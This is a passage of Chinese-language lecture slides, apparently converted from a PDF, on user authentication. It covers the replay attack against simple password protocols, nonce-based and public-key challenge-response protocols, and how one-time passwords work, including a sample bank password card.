
Protocol ap3.0: Alice 在包含她的IP地址的IP包中说 “I am Alice”， 并且发送她的口令来证明



**重放攻击(Playback Attack):** Trudy 记录 Alice's 数据包，并稍后将数据发送给 Bob


# 认证

Protocol ap3.1: Alice 在包含她的IP地址的IP包中说“*I am Alice*”，并且发送她的**加密的口令**来证明



# 认证

Protocol ap3.1: Alice 在包含她的IP地址的IP包中说“*I am Alice*”，并且发送她的**加密的口令**来证明




# 认证

目标: 避免重放攻击

Nonce: number ( $R$ ) used only once -in-a-lifetime

ap4.0: 为证明Alice是“live”的, Bob 发送nonce ( $R$ )给Alice.  
Alice必须返回用共享密钥加密的  $R$




# 认证

ap4.0 不保护服务器数据库读取攻击(server database reading attack)

- 使用公钥密码技术进行认证?

ap5.0: 使用公钥密码体制



$$\text{Bob 计算} \\ K_A^+(K_A^-(R)) = R$$

Bob 知道只有 Alice 有私钥，  
可以对  $R$  进行加密，这样：

$$K_A^+(K_A^-(R)) = R$$

# 大纲

- 用户认证
  - 口令认证, Salt
  - 挑战-应答(Challenge-response)认证协议
  - 动态口令
  - 生物识别技术
  - 基于令牌(Token-based)的认证
  - FIDO
- 分布式系统中的身份认证
  - 单点登录系统(Single Sign-On)
  - 可信中介 (KPC和CA)

# 静态口令

- 静态口令的缺点：
  - 通常使用的计算机口令是静态的，即在一定时间内是不变的，而且可重复使用。
  - 极易被网上嗅探劫持、重放攻击


# 动态口令

- 一次性口令技术

- 20世纪80年代初，美国科学家Leslie Lamport首次提出了一次性口令（OTP）的思想，即用户每次登录系统时使用的口令是变化的。
- 实现方法有多种
  - 一次性密码本
  - 发送口令短信
  - 挑战-应答方式
  - .....


# 动态口令

- 一次性密码本




# 动态口令

- 一次性密码本



# 动态口令

- 通信双方事先约定口令更改方式



短信密码



动态口令牌

# 动态口令

- “挑战-应答”

	B	C	G	J	K	P	S	U	V	X
1	883	814	885	521	362	234	816	646	742	028
2	306	521	259	029	856	138	342	657	568	738
3	291	051	611	850	797	555	772	692	447	536
4	206	813	949	309	894	785	560	289	547	437
5	041	343	244	798	499	388	964	880	823	521
6	318	119	661	878	503	517	955	281	616	567
7	180	493	930	965	638	056	609	356	611	920
8	592	133	694	827	745	196	434	339	940	130

工行动态口令卡：在规定时间内输入U3G4



CAPTCHA

# 动态口令

- 动态口令（一次性口令）技术
  - 用户每次登录系统时使用的口令是变化的，不重复的

动态口令如何实现？

# 动态口令

动态口令实现思路：

口令产生 ...

- 1、由算法(散列函数)产生，记为F
- 2、F算法的输入中应包含变动因子X
- 3、变动因子不能有重复


$F(X, K)$

口令验证 ...


- 1、通信双方的变动因子必须保持一致
- 2、算法输入中包括通信双方共享的密钥K

# 动态口令

- 动态口令实现技术一
  - 通信双方事先共享密钥K,以登录时间作为变动因子




# 动态口令



